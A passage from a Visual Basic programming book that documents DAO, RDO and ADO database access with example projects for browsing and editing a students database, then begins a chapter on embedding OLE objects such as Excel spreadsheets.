Set recordset = Database.OpenRecordset ( source, type, options, lockedits)
```

Here are the arguments for **OpenRecordset**:

- *source*—A string specifying the source of the records for the new Recordset. The source can be a table name, a query name, or an SQL statement that returns records. (For table-type Recordset objects in Jet-type databases, the source can only be a table name.)
- *type*—Indicates the type of Recordset to open.
- *options*—Combination of constants that specify characteristics of the new Recordset.
- *lockedits*—Constant that determines the locking for Recordset.

Here are the possible settings for *type*:

- **dbOpenTable**—Opens a table-type Recordset object.
- **dbOpenDynamic**—Opens a dynamic-type Recordset object, which is like an ODBC dynamic cursor.
- **dbOpenDynaset**—Opens a dynaset-type Recordset object, which is like an ODBC keyset cursor.
- **dbOpenSnapshot**—Opens a snapshot-type Recordset object, which is like an ODBC static cursor.
- **dbOpenForwardOnly**—Opens a forward-only-type Recordset object.

Here are the possible settings for *options*:

- **dbAppendOnly**—Allows users to append new records to the Recordset but prevents them from editing or deleting existing records (Microsoft Jet dynaset-type Recordset only).
- **dbSQLPassThrough**—Passes an SQL statement to a Microsoft Jet-connected ODBC data source for processing (Microsoft Jet snapshot-type Recordset only).
- **dbSeeChanges**—Generates a runtime error if one user is changing data that another user is editing (Microsoft Jet dynaset-type Recordset only).
- **dbDenyWrite**—Prevents other users from modifying or adding records (Microsoft Jet Recordset objects only).
- **dbDenyRead**—Prevents other users from reading data in a table (Microsoft Jet table-type Recordset only).
- **dbForwardOnly**—Creates a forward-only Recordset (Microsoft Jet snapshot-type Recordset only). It is provided only for backward compatibility, and you should use the **dbOpenForwardOnly** constant in the *type* argument instead of using this option.
- **dbReadOnly**—Prevents users from making changes to the Recordset (Microsoft Jet only). The **dbReadOnly** constant in the *lockedits* argument replaces this option, which is provided only for backward compatibility.
- **dbRunAsync**—Runs an asynchronous query (ODBCDirect workspaces only).
- **dbExecDirect**—Runs a query by skipping **SQLPrepare** and directly calling **SQLExecDirect** (ODBCDirect workspaces only).
- **dbInconsistent**—Allows inconsistent updates (Microsoft Jet dynaset-type and snapshot-type Recordset objects only).

- **dbConsistent**—Allows only consistent updates (Microsoft Jet dynaset-type and snapshot-type Recordset objects only).

Here are the possible settings for the *lockedits* argument:

- **dbReadOnly**—Prevents users from making changes to the Recordset (default for ODBCDirect workspaces).
- **dbPessimistic**—Uses pessimistic locking to determine how changes are made to the Recordset in a multiuser environment.
- **dbOptimistic**—Uses optimistic locking to determine how changes are made to the Recordset in a multiuser environment.
- **dbOptimisticValue**—Uses optimistic concurrency based on row values (ODBCDirect workspaces only).
- **dbOptimisticBatch**—Enables batch optimistic updating (ODBCDirect workspaces only).

A Full-Scale RDO Example

To illustrate RDO data handling in code, we'll build a fully functional RDO project—the rdocode project—over the next few examples. You can see that project at work in Figure 25.4. This program is designed to open the ODBC data source we set up in the previous chapter (where we created a database, db.mdb, and registered it as an ODBC data source) and let the user move around in it record by record.

Figure 25.4 The rdocode project opening an ODBC database.

Using the buttons in the rdocode project, you can move through the database, and we'll see how to write the code for the rdocode project in the following few topics. For reference, the code for this example is located in the rdocode folder on this book's accompanying CD-ROM.

RDO: Opening A Connection

To open an RDO connection to a database, you can use the RDO **OpenConnection** method. **OpenConnection** is a method of the rdoEnvironment object, and you'll find a collection of those objects in the rdoEngine object's **rdoEnvironments** collection. To add the RDO objects to a program, select the Project|References menu item in Visual Basic, select the Microsoft Remote Data Object entry in the References dialog box, and click on OK. Now we're free to use rdoEnvironment methods like **OpenConnection**:

```
workspace.OpenConnection(datasource, [prompt, [read-only, [connect, _
   [options]]]])
```

Here are the arguments to **OpenConnection**:

- *datasource*—The name of the data source.
- *prompt*—ODBC prompting characteristic: **rdDriverPrompt** asks the user for a driver/database, **rdDriverNoPrompt** uses specified driver/database, **rdDriverComplete** specifies the connection string itself, and **rdDriverCompleteRequired** is the same as **rdDriverComplete**, with the additional requirement that the driver should disable the controls for information not needed for the connection.
- *read-only*—True if you want to open the data source as read-only.
- *connect*—The connect string.
- *options*—Set to **rdAsyncEnable** if you want to execute commands asynchronously (that is, without waiting for the command to be completed).

Let's see an example. In our RDO code example, the rdocode project (see "A Full-Scale RDO Example" earlier in this chapter), we create an rdoEnvironment object named **re** this way when the form loads:

```
Dim re As Object

Private Sub Form_Load()

    Set re = rdoEngine.rdoEnvironments(0)
...
End Sub
```

Now we open a connection named **db** to the ODBC source (we set up this ODBC source in the previous chapter) this way:

```
Dim re As Object
Dim db As rdoConnection

Private Sub Form_Load()

    Set re = rdoEngine.rdoEnvironments(0)
    Set db = re.OpenConnection("db")
```

```
End Sub
```

That's it—now we have a connection to our ODBC data source in the rdoConnection object named **db**. How do we access the records in that source? We'll look into that next.

RDO: Creating A Result Set

After opening an ODBC data source and creating an rdoConnection object, we can create an RDO result set to start working with the records in that data source. To create a result set, we can use the rdoConnection method **OpenResultset**:

```
Set resultset = rdoConnection.OpenResultset (  name, [type, [locktype,_
   [ options]]])
```

Here are the arguments for **OpenResultset**:

- *name*—Source for the result set; can be an rdoTable object, an rdoQuery object, or an SQL statement.
- *type*—Specifies the result set type (see the following list).
- *locktype*—Can be one of these values: **rdConcurReadOnly** (read-only), **rdConcurLock** (pessimistic concurrency), **rdConcurRowVer** (optimistic row-based concurrency), **rdConcurValues** (optimistic value-based concurrency), or **rdConcurBatch** (optimistic concurrency using batch updates).
- *options*—Set to **rdAsyncEnable** if you want to execute commands asynchronously (that is, without waiting for the command to be completed).

Here are the possible values for the *type* argument:

- **rdOpenKeyset**—Opens a dynaset-type rdoResultset object, which is like an ODBC keyset cursor.
- **rdOpenDynamic**—Opens a dynamic-type rdoResultset object, which lets the application see changes made by other users.
- **rdOpenStatic**—Opens a static-type rdoResultset object.
- **rdOpenForwardOnly**—Opens a forward-only-type rdoResultset object, where you can only use **MoveNext** to move.

Let's see an example. Here, we'll create an SQL-based result set in our RDO code example, the rdocode project (see "A Full-Scale RDO Example" earlier in this chapter), when the form loads, using the rdoConnection object we've created—**db**. In this case, we'll set up an SQL statement, **SQLSel**, to place all the fields from the data source's table named students in the result set:

```
Dim re As Object
Dim db As rdoConnection
Dim SQLSel As String

Private Sub Form_Load()
```

```
    SQLSel = "Select * from students"
    Set re = rdoEngine.rdoEnvironments(0)
    Set db = re.OpenConnection("db")
...
```

Now we use **OpenResultset** to create an rdoResultset object, **resultset**:

```
Dim re As Object
Dim db As rdoConnection
Dim resultset As rdoResultset
Dim SQLSel As String

Private Sub Form_Load()
    SQLSel = "Select * from students"
    Set re = rdoEngine.rdoEnvironments(0)
    Set db = re.OpenConnection("db")

    Set resultset = db.OpenResultset(SQLSel, rdOpenKeyset)
...
```

Now that we've opened a result set, we can use rdoResultset methods like **MoveFirst** to move to the first record and display the data in that record's Name and Grade fields with the rdocode project's text boxes, **Text1** and **Text2**:

```
Dim re As Object
Dim db As rdoConnection
Dim resultset As rdoResultset
Dim SQLSel As String

Private Sub Form_Load()

    SQLSel = "Select * from students"
    Set re = rdoEngine.rdoEnvironments(0)
    Set db = re.OpenConnection("db")

    Set resultset = db.OpenResultset(SQLSel, rdOpenKeyset)
    resultset.MoveFirst

    Text1.Text = resultset("Name")
    Text2.Text = resultset("Grade")

End Sub
```

And that's it—we've opened an RDO result set and displayed some of the data in that result set.

RDO: Moving To The First Record In A Result Set

To move to the first record in an RDO result set, you can use the rdoResultset method **MoveFirst**. Let's see an example. In this case, we'll move to the first record in the result set named **resultset** that we've opened in our RDO code example, the rdocode project (see "A Full-Scale RDO Example" earlier in this chapter), when the user clicks the appropriate button:

```
Private Sub cmdFirst_Click()
    On Error GoTo ErrLabel
    resultset.MoveFirst
...
    Exit Sub

ErrLabel:
   MsgBox Err.Description
End Sub
```

After moving to the new record, we display the data in that record's fields in the program's text boxes, **Text1** and **Text2**:

```
Private Sub cmdFirst_Click()
    On Error GoTo ErrLabel

    resultset.MoveFirst
    Text1.Text = resultset("Name")
    Text2.Text = resultset("Grade")

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

RDO: Moving To The Last Record In A Result Set

To move to the last record in an RDO result set, you can use the rdoResultset method **MoveLast**. Let's see an example. In this case, we'll move to the last record in the result set named **resultset** that we've opened in our RDO code example, the rdocode project (see "A Full-Scale RDO Example" earlier in this chapter), when the user clicks the appropriate button:

```
Private Sub cmdLast_Click()
    On Error GoTo ErrLabel

    resultset.MoveLast
...
```

```
    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

After moving to the new record, we display the data in that record's fields in the program's text boxes, **Text1** and **Text2**:

```
Private Sub cmdLast_Click()
    On Error GoTo ErrLabel

    resultset.MoveLast

    Text1.Text = resultset("Name")
    Text2.Text = resultset("Grade")

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

RDO: Moving To The Next Record In A Result Set

To move to the next record in an RDO result set, you can use the rdoResultset method **MoveNext**. Let's see an example. In this case, we'll move to the next record in the result set named **resultset** that we've opened in our RDO code example, the rdocode project (see "A Full-Scale RDO Example" earlier in this chapter), when the user clicks the appropriate button. We check to make sure we're not trying to move past the end of the record set with the **EOF** property, and if so, we make sure to move to the last record instead:

```
Private Sub cmdNext_Click()
    On Error GoTo ErrLabel

    If Not resultset.EOF Then resultset.MoveNext
    If resultset.EOF And resultset.RowCount > 0 Then
        resultset.MoveLast
    End If
...
    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

After moving to the new record, we display the data in that record's fields in the program's text boxes, **Text1** and **Text2**:

```
Private Sub cmdNext_Click()
    On Error GoTo ErrLabel

    If Not resultset.EOF Then resultset.MoveNext
    If resultset.EOF And resultset.RowCount > 0 Then
        resultset.MoveLast
    End If

    Text1.Text = resultset("Name")
    Text2.Text = resultset("Grade")

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

RDO: Moving To The Previous Record In A Result Set

To move to the previous record in an RDO result set, you can use the rdoResultset method **MovePrevious**. Let's see an example. In this case, we'll move to the previous record in the result set named **resultset** that we've opened in our RDO code example, the rdocode project (see "A Full-Scale RDO Example" earlier in this chapter), when the user clicks the appropriate button. We check to make sure we're not trying to move past the beginning of the record set with the **BOF** property, and if so, we make sure to move to the first record instead:

```
Private Sub cmdPrevious_Click()
    On Error GoTo ErrLabel

    If Not resultset.BOF Then resultset.MovePrevious
    If resultset.BOF And resultset.RowCount > 0 Then
        resultset.MoveFirst
    End If

    Text1.Text = resultset("Name")
    Text2.Text = resultset("Grade")

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

After moving to the new record, we display the data in that record's fields in the program's text boxes, **Text1** and **Text2**:

```
Private Sub cmdPrevious_Click()
    On Error GoTo ErrLabel

    If Not resultset.BOF Then resultset.MovePrevious
    If resultset.BOF And resultset.RowCount > 0 Then
        resultset.MoveFirst
    End If

    Text1.Text = resultset("Name")
    Text2.Text = resultset("Grade")

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

RDO: Executing SQL

You can execute SQL statements with RDO objects when you open a result set, as we saw in "RDO: Creating A Result Set" in this chapter. You can also execute an SQL statement with the rdoConnection object's **Execute** statements like this:

```
SQLSel = "Select * from students"
rdoConnection.Execute SQLSel
```

A Full-Scale ADO Example

To illustrate ADO data handling in code, we'll build an ADO project—the adocode project. This application lets you open the db.mdb file we built in the previous chapter using ADO objects to edit records, add records, and even delete records. You can also move through the database using the arrow buttons you see in Figure 25.5.




Figure 25.5 The adocode project at work.

To edit a record, just type the new value(s) into the text box(es) and click the Update button. To add a record, use the Add button, type the new value(s) into the text box(es), and click the Update button. That's all there is to it—your changes will be reflected in the original database. For reference, the code for this example is located in the adocode folder on this book's accompanying CD-ROM.

ADO: Opening A Connection

The Testing Department is calling again. The company is switching to using ActiveX Data Objects—how about setting up an ADO database-editing program? Already on it, you say.

The first step in editing an ADO database is to open that database, which is called a *data source* in ADO terminology, by setting up a Connection object. To use that and other ADO objects in code, you use the Project|References item, select the Microsoft ActiveX Data Objects Library item, and click on OK, adding the ADO Object Library to your program.

Now we're free to create a new ADO Connection object with the Connection object's **Open** method:

```
connection.Open ConnectionString [,UserID [, Password [, OpenOptions]]]
```

Here are the arguments for this method:

- *ConnectionString*—String containing connection information.
- *UserID*—String containing a username to use when establishing the connection.
- *Password*—String containing a password to use when establishing the connection.
- *OpenOptions*—If set to **adConnectAsync**, the connection will be opened asynchronously.

Let's see an example. When we start our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), we'll establish a connection, **db**, to the database we built in the previous chapter, db.mdb:

```
Private Sub Form_Load()
    Dim db As Connection
    Set db = New Connection

    db.Open "PROVIDER=Microsoft.Jet.OLEDB.3.51;Data _
        Source=C:\vbbb\adocode\db.mdb;"
...
End Sub
```

And that's it—now we have a connection to the data source. To actually work with the data in that data source, we'll create an ADO record set in the next topic.

ADO: Creating A Record Set From A Connection

Now that you've created an ADO connection, you can open a record set from that connection using the Recordset object's **Open** method:

```
recordset.Open [Source, [ActiveConnection, [Type, [LockType, [Options]]]]
```

Here are the arguments for this method:

- *Source*—A valid Command object variable name, an SQL statement, a table name, a stored procedure call, or the file name of a Recordset.
- *ActiveConnection*—A valid Connection object variable name or a string containing **ConnectionString** parameters.

- *Type*—Sets the Recordset type (see the following list).
- *LockType*—A value that determines what type of locking (concurrency) the provider should use when opening the Recordset (see the following list).
- *Options*—A Long value that indicates how the provider should evaluate the *Source* argument if it represents something other than a Command object, or that the Recordset should be restored from a file where it was previously saved (see the following list).

Here are the possible values for the *Type* argument:

- **dbOpenKeyset**—Opens a dynaset-type Recordset object, which is like an ODBC keyset cursor.
- **dbOpenDynamic**—Opens a dynamic-type Recordset object, which lets the application see changes made by other users.
- **dbOpenStatic**—Opens a static-type Recordset object.
- **dbOpenForwardOnly**—Opens a forward-only-type Recordset object, where you can only use **MoveNext** to move.

Here are the possible values for the *LockType* argument:

- **adLockReadOnly**—The default; read-only.
- **adLockPessimistic**—Pessimistic locking, record by record.
- **adLockOptimistic**—Optimistic locking, record by record.
- **adLockBatchOptimistic**—Optimistic batch updates.

Here are the possible values for the *Options* argument:

- **adCmdText**—Provider should evaluate *Source* as a definition of a command.
- **adCmdTable**—ADO should generate an SQL query to return all rows from the table named in *Source*.
- **adCmdTableDirect**—Provider should return all rows from the table named in *Source*.
- **adCmdStoredProc**—Provider should evaluate *Source* as a stored procedure.
- **adCmdUnknown**—Type of command in the *Source* argument is not known.
- **adCommandFile**—Record set should be restored from the file named in *Source*.
- **adExecuteAsync**—*Source* should be executed asynchronously.
- **adFetchAsync**—After the initial quantity specified in the **CacheSize** property is fetched, any remaining rows should be fetched asynchronously.

Let’s see an example. In our ADO code example, the adocode example (see “A Full- Scale ADO Example” in this chapter), we create a record set, **adoRecordset**, by first declaring it as a form-wide variable:

```
Dim adoRecordset As Recordset
```

Next, we select all the records in the students table this way when the form loads, using the **Open** method:

```
Private Sub Form_Load()
    Dim db As Connection
    Set db = New Connection
```

```
    db.Open "PROVIDER=Microsoft.Jet.OLEDB.3.51;Data _
        Source=C:\vbbb\adocode\db.mdb;"
    Set adoRecordset = New Recordset
    adoRecordset.Open "select Grade, Name from students", _
        db, adOpenStatic, adLockOptimistic
...
End Sub
```

Now that we've opened our result set, we can bind that result set to various controls, like text boxes, as we'll do in the next topic.

ADO: Binding Controls To Record Sets

To bind a control to an ADO Recordset object, you just set that control's **DataSource** property to that object, and then set whatever other data properties that control needs to have set (see, for example, Table 24.1 in the previous chapter, which lists the data properties of various controls).

Let's see an example. In our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), we create a record set, **adoRecordset**, and open the db.mdb database we created in the last chapter in it. We can bind the fields in that database to the text boxes **Text1** and **Text2** this way when the adocode main form loads:

```
Private Sub Form_Load()
    Dim db As Connection
    Set db = New Connection

    db.Open "PROVIDER=Microsoft.Jet.OLEDB.3.51;Data _
        Source=C:\vbbb\adocode\db.mdb;"

    Set adoRecordset = New Recordset
    adoRecordset.Open "select Grade, Name from students", _
        db, adOpenStatic, adLockOptimistic

    Set Text1.DataSource = adoRecordset
    Text1.DataField = "Name"
    Set Text2.DataSource = adoRecordset
    Text2.DataField = "Grade"

End Sub
```

That's all it takes—now we've bound two text boxes to an ADO record set.

ADO: Adding A Record To A Record Set

To add a new record to an ADO record set, you use the **AddNew** method. After you've updated the fields of the current record, you save that record to the database with the **Update** method. Here's how you use **AddNew**:

```
recordset.AddNew [ Fields [, Values]]
```

Here are the arguments for this method:

- *Fields*—A single name or an array of names or ordinal positions of the fields in the new record.
- *Values*—A single value or an array of values for the fields in the new record. If *Fields* is an array, *Values* must also be an array with the same number of members. The order of field names must match the order of field values in each array.

Let's see an example. Here, we'll add a new record to the record set **adoRecordset** in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), when the user clicks the appropriate button:

```
Private Sub cmdAdd_Click()
    On Error GoTo ErrLabel
    adoRecordset.AddNew

    Text1.Text = ""
    Text2.Text = ""

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

Note that we also clear the two text boxes that display the field data, **Text1** and **Text2**, so users can enter the data they want in the new record. When done, they press the Update button to update the data source.

ADO: Refreshing The Record Set

Sometimes you want to refresh the data in a record set—you might be dealing with multiply-connected databases, for instance, where other users are making changes as well—and you can use the ADO **Refresh** method for that. Let's see an example. Here, we'll refresh the record set **adoRecordset** in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), when the user clicks the appropriate button:

```
Private Sub cmdRefresh_Click()
    On Error GoTo ErrLabel

    adoRecordset.Requery

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

And that's all it takes to refresh the record set.

ADO: Updating A Record In A Record Set

After changing the data in a record's fields or adding a new record, you update the data source to record the change, using the **Update** method:

```
recordset.Update Fields, Values
```

Here are the arguments for this method:

- *Fields*—A single name or an array of names or ordinal positions of the fields in the new record.
- *Values*—A single value or an array of values for the fields in the new record. If *Fields* is an array, *Values* must also be an array with the same number of members. The order of field names must match the order of field values in each array.

Let's see an example. When users want to update records in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), they click the appropriate button, and we'll update the data source this way:

```
Private Sub cmdUpdate_Click()
    On Error GoTo ErrLabel

    adoRecordset.Update

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

That's all we need—now we're ready to update records in an ADO record set.

ADO: Moving To The First Record In A Record Set

To move to the first record in an ADO record set, you use the Recordset object's **MoveFirst** method (this method takes no parameters). Let's see an example. When the user clicks the appropriate button in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), we'll move to the first record in our record set, **adoRecordset**:

```
Private Sub cmdFirst_Click()
    On Error GoTo ErrLabel

    adoRecordset.MoveFirst

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

And that's all the code we need to move to the first record.

ADO: Moving To The Last Record In A Record Set

To move to the last record in an ADO record set, you use the Recordset object's **MoveLast** method (this method takes no parameters). Let's see an example. When the user clicks the appropriate button in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), we'll move to the last record in our record set, **adoRecordset**:

```
Private Sub cmdLast_Click()
    On Error GoTo ErrLabel

    adoRecordset.MoveLast

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

And that's all the code we need to move to the last record.

ADO: Moving To The Next Record In A Record Set

To move to the next record in an ADO record set, you use the Recordset object's **MoveNext** method (this method takes no parameters). Let's see an example. When the user clicks the appropriate button in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), we'll move to the next record in our record set, **adoRecordset.** Note that we make sure we don't move past the end of the record set by checking the record set's **EOF** property:

```
Private Sub cmdNext_Click()
    On Error GoTo ErrLabel

    If Not adoRecordset.EOF Then
        adoRecordset.MoveNext
    End If

    If adoRecordset.EOF And adoRecordset.RecordCount > 0 Then
        adoRecordset.MoveLast
    End If

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

ADO: Moving To The Previous Record In A Record Set

To move to the next record in an ADO record set, you use the Recordset object's **MovePrevious** method (this method takes no parameters). Let's see an example. When the user clicks the appropriate button in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), we'll move to the previous record in our record set, **adoRecordset.** Note that we make sure we don't move past the end of the record set by checking the record set's **BOF** property:

```
Private Sub cmdPrevious_Click()
    On Error GoTo ErrLabel

    If Not adoRecordset.BOF Then adoRecordset.MovePrevious
    If adoRecordset.BOF And adoRecordset.RecordCount > 0 Then
        adoRecordset.MoveFirst
    End If

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

ADO: Deleting A Record In A Record Set

To delete a record in an ADO record set, you use the **Delete** method:

```
recordset.Delete AffectRecords
```

Here, *AffectRecords* is a value that determines how many records the **Delete** method will affect. It can be one of the following constants:

- **adAffectCurrent**—The default; deletes only the current record.
- **adAffectGroup**—Deletes the records that satisfy the current **Filter** property setting.

Let's see an example. Here, we delete a record in our ADO code example, the adocode example (see "A Full-Scale ADO Example" in this chapter), when the user presses the appropriate button:

```
Private Sub cmdDelete_Click()
    On Error GoTo ErrLabel

    adoRecordset.Delete
...
```

In addition, we move to the next record this way:

```
Private Sub cmdDelete_Click()
    On Error GoTo ErrLabel

    adoRecordset.Delete

    adoRecordset.MoveNext
    If adoRecordset.EOF Then
        adoRecordset.MoveLast
    End If

    Exit Sub

ErrLabel:
    MsgBox Err.Description
End Sub
```

And that's it—now we've deleted a record.

ADO: Executing SQL In A Record Set

You can execute an SQL statement when you open a record set using the **Open** method by passing that statement as the *Source* argument:

```
recordset.Open [ Source, [ActiveConnection, [Type, [LockType, [Options]]]]
```

Here are the arguments for this method:

- *Source*—A valid Command object variable name, an SQL statement, a table name, a stored procedure call, or the file name of a Recordset.

- *ActiveConnection*—A valid Connection object variable name or a string containing **ConnectionString** parameters.
- *Type*—Sets the Recordset type (see the following list).
- *LockType*—A value that determines what type of locking (concurrency) the provider should use when opening the Recordset object (see the following list).
- *Options*—A Long value that indicates how the provider should evaluate the *Source* argument if it represents something other than a Command object, or that the Recordset object should be restored from a file where it was previously saved (see the following list).

Here are the possible values for the *Type* argument:

- **dbOpenKeyset**—Opens a dynaset-type Recordset object, which is like an ODBC keyset cursor.
- **dbOpenDynamic**—Opens a dynamic-type Recordset object, which lets the application see changes made by other users.
- **dbOpenStatic**—Opens a static-type Recordset object.
- **dbOpenForwardOnly**—Opens a forward-only-type Recordset object, where you can only use **MoveNext** to move.

Here are the possible values for the *LockType* argument:

- **adLockReadOnly**—The default; read-only.
- **adLockPessimistic**—Pessimistic locking, record by record.
- **adLockOptimistic**—Optimistic locking, record by record.
- **adLockBatchOptimistic**—Optimistic batch updates.

Here are the possible values for the *Options* argument:

- **adCmdText**—Provider should evaluate *Source* as a definition of a command.
- **adCmdTable**—ADO should generate an SQL query to return all rows from the table named in *Source*.
- **adCmdTableDirect**—Provider should return all rows from the table named in *Source*.
- **adCmdStoredProc**—Provider should evaluate *Source* as a stored procedure.
- **adCmdUnknown**—Type of command in the *Source* argument is not known.
- **adCommandFile**—Record set should be restored from the file named in *Source*.
- **adExecuteAsync**—*Source* should be executed asynchronously.
- **adFetchAsync**—After the initial quantity specified in the **CacheSize** property is fetched, any remaining rows should be fetched asynchronously.

Here's an example where we open a record set with the SQL statement **"select * from students"**:

```
adoRecordset.Open "select * from students", db, adOpenStatic,
 adLockOptimistic
```

Chapter 26
OLE

If you need an immediate solution to:

Adding An OLE Control To A Form
Creating And Embedding An OLE Object At Design Time
Linking Or Embedding An Existing Document At Design Time
Autosizing An OLE Control
Determining How An Object Is Displayed In An OLE Container Control
Using The OLE Control's Pop-Up Menus At Design Time
Inserting An OLE Object Into An OLE Control At Runtime
Deactivating OLE Objects
Using Paste Special To Insert A Selected Part Of A Document Into An OLE Control
How To Activate The OLE Objects In Your Program
Activating OLE Objects With A Pop-Up Menu That Lists All OLE Verbs
Activating OLE Objects From Code
Is An Object Linked Or Embedded?
Handling Multiple OLE Objects
Using OLE Control Arrays To Handle Multiple OLE Objects
Loading New OLE Controls At Runtime
Dragging OLE Objects In A Form
Deleting OLE Objects
Copying And Pasting OLE Objects With The Clipboard
Zooming OLE Objects
Saving And Retrieving Embedded Object's Data
Handling OLE Object Updated Events
Disabling In-Place Editing

In Depth

For obvious reasons, Object Linking and Embedding (OLE) is a very popular programming topic. Using OLE you can give the users of your program direct access to OLE server programs like Microsoft Word or Excel. In fact, you can integrate all kinds of programs together using OLE, giving your program the power of database, spreadsheet, word processor, and even graphics programs all wrapped into one.

Visual Basic lets you do this with the OLE control. This control can display OLE objects, and those objects appear as mini-versions of the programs connected to them. For example, if you display an Excel spreadsheet in an OLE control, the control displays what looks like a small version of Excel right

there in your program. The program that creates the object displayed in the OLE control is an OLE *server*, and your program, which displays the OLE object, is called an OLE *container*. In fact, the proper name for the OLE control is the OLE container control.

You can use the OLE object in the OLE control just as you would in the program that created it; for example, you can work with an Excel spreadsheet in an OLE control just as if it was open in Excel itself. How does that work? There are two primary ways of working with the OLE objects in an OLE control: opening them and editing them in place.

When you open them, the OLE server application is launched in its own window and the OLE object appears in that application. When you want to save your changes to the OLE object in the OLE control, you use the server's Update item in the File menu.

When you edit an OLE object in place, the server application is not launched in its own window; instead, the object becomes active in the OLE control itself and may be edited directly. The OLE container program's menu system is taken over by the OLE server—and you may be startled to see Microsoft Word's or Excel's menu system in your program's menu bar. To close an OLE object that is open for in-place editing, you click the form outside the object.

As an example, the Microsoft Excel spreadsheet in Figure 26.1 is open for in-place editing.




Figure 26.1 Opening an Excel spreadsheet in an OLE control for in-place editing.

When the OLE object in an OLE control is closed, it appears in its inactive state, as shown in Figure 26.2.




Figure 26.2 An inactive OLE object.

OLE actions are called *verbs*; for example, opening an OLE object is accomplished with the **VbOLEOpen** verb, and editing it in place is accomplished with the **VbOLEInPlaceActivate** verb. We'll see how to handle OLE verbs in this chapter when we use the OLE control's **DoVerb** method.

What other methods does the OLE control support? Those methods and what they do appear in Table 26.1. You can also use the OLE control's **Action** method to invoke the methods in Table 26.1, and the values for this property also appear in Table 26.1. When you use the **Action** property, the control often uses other properties of the control, such as the **SourceDoc** property, to find the data it needs to perform the requested operation. Note, however, that the **Action** property is considered obsolete, and we'll use the OLE methods instead.

Table 26.1 OLE methods.

Method	Action Value	Meaning
CreateEmbed	0	Creates embedded object
CreateLink	1	Creates linked object from the contents of a file

Copy	4	Copies the object to the system Clipboard
Paste	5	Copies data from the system Clipboard to an OLE container control
Update	6	Retrieves the current data from the application that supplied the object and displays that data as a picture in the OLE container control
DoVerb	7	Opens an object for an operation, such as editing
Close	9	Closes an object and terminates the connection to the application that provided the object
Delete	10	Deletes the specified object and frees the memory associated with it
SaveToFile	11	Saves an object to a data file
ReadFromFile	12	Loads an object that was saved to a data file
InsertObjDlg	14	Displays the Insert Object dialog box
PasteSpecialDlg	15	Displays the Paste Special dialog box
FetchVerbs	17	Updates the list of verbs an object supports
SaveToOle1File	18	Saves an object to the OLE version 1 file format

The term *Object Linking and Embedding* implies two ways of inserting objects into an OLE control—through linking and embedding such objects. How do those operations differ?

Linking Vs. Embedding

What's the difference between linking and embedding OLE objects in the OLE control? The main difference has to do with where the object's data (such as the data in a spreadsheet) is stored. Data associated with a linked object is manipulated by the OLE server application that created it and is stored outside an OLE container control. Data associated with an embedded object is contained in an OLE container control, and that data can be saved with your Visual Basic application.

When you embed an object into an OLE control, that control stores the name of the application that supplied the object, along with its data. The **OLEType** property of the control is set to **Embedded** (1). When you link an object to an OLE control, that control stores the name of the application that supplied the object and a *reference* to the data. The **OLEType** property of the control is set to **Linked (0)**.

Note that because an embedded object's data is stored in your program, you're responsible for storing and reading that data if it changes. To do that, we'll use the **SaveToFile** and **ReadFromFile** methods in this chapter.

You can also specify the types of objects that an OLE control can take by setting its **OLETypeAllowed** property to **Linked (0)**, **Embedded (1)**, or **Either (2)**.

To embed objects into an OLE control at runtime, you usually use the Insert Object object of the container program's Object menu. To link objects to an OLE control, you usually copy the object in the server application and use the **Paste special** menu object in the OLE container.

TIP: To place an object in an OLE container control, the component that provides the object must be registered in your system Registry as an OLE server.

That's it, then, for the overview of OLE. We've seen how the process works in overview; now it's time to turn to this chapter's Immediate Solutions.

Immediate Solutions

Adding An OLE Control To A Form

The Testing Department is on the phone again. How about providing all the functionality that Microsoft Excel has in your new program? Um…you say. It would be really great, they say, if we could let users work with spreadsheets using all the Excel commands they're used to. Can you have it done by next week?

Using the OLE control, you can embed or link objects from OLE server programs like Excel into your own program. In this way, you can present your program's users with a spreadsheet that's not just like Excel—it *is* Excel.

The OLE control is an intrinsic Visual Basic control, and it appears in the toolbox when Visual Basic first starts. The OLE Control tool is the eleventh tool down on the left in the toolbox in Figure 26.3—you can't miss it; it's the one with the letters "OLE" in it.




Figure 26.3 The OLE Control tool.

Add an OLE control to a form now by double-clicking the OLE Control tool. When you do, the OLE control appears in the form, and a moment later, the Insert Object dialog box appears, as shown in Figure 26.4.




Figure 26.4 The Insert Object dialog box.

Now that you've created an OLE control, you can use the Insert Object dialog box to embed or link an OLE object into that control, and we'll see how that works in the next two topics in this chapter.

Creating And Embedding An OLE Object At Design Time

When you add an OLE control to a Visual Basic program, the Insert Object dialog box appears, as shown in Figure 26.4, and you can use this dialog box to create and embed a new OLE object in your OLE control. Make sure the Create New option is selected, find the name of the OLE server application you want to use, and click on OK.

For example, we've embedded a new Microsoft Excel spreadsheet in the OLE control we've added to a form at design time in Figure 26.5. This spreadsheet is activated for in-place editing by default; to close the object, click the form itself outside the OLE control.




Figure 26.5 Embedding an Excel spreadsheet at design time.

Linking Or Embedding An Existing Document At Design Time

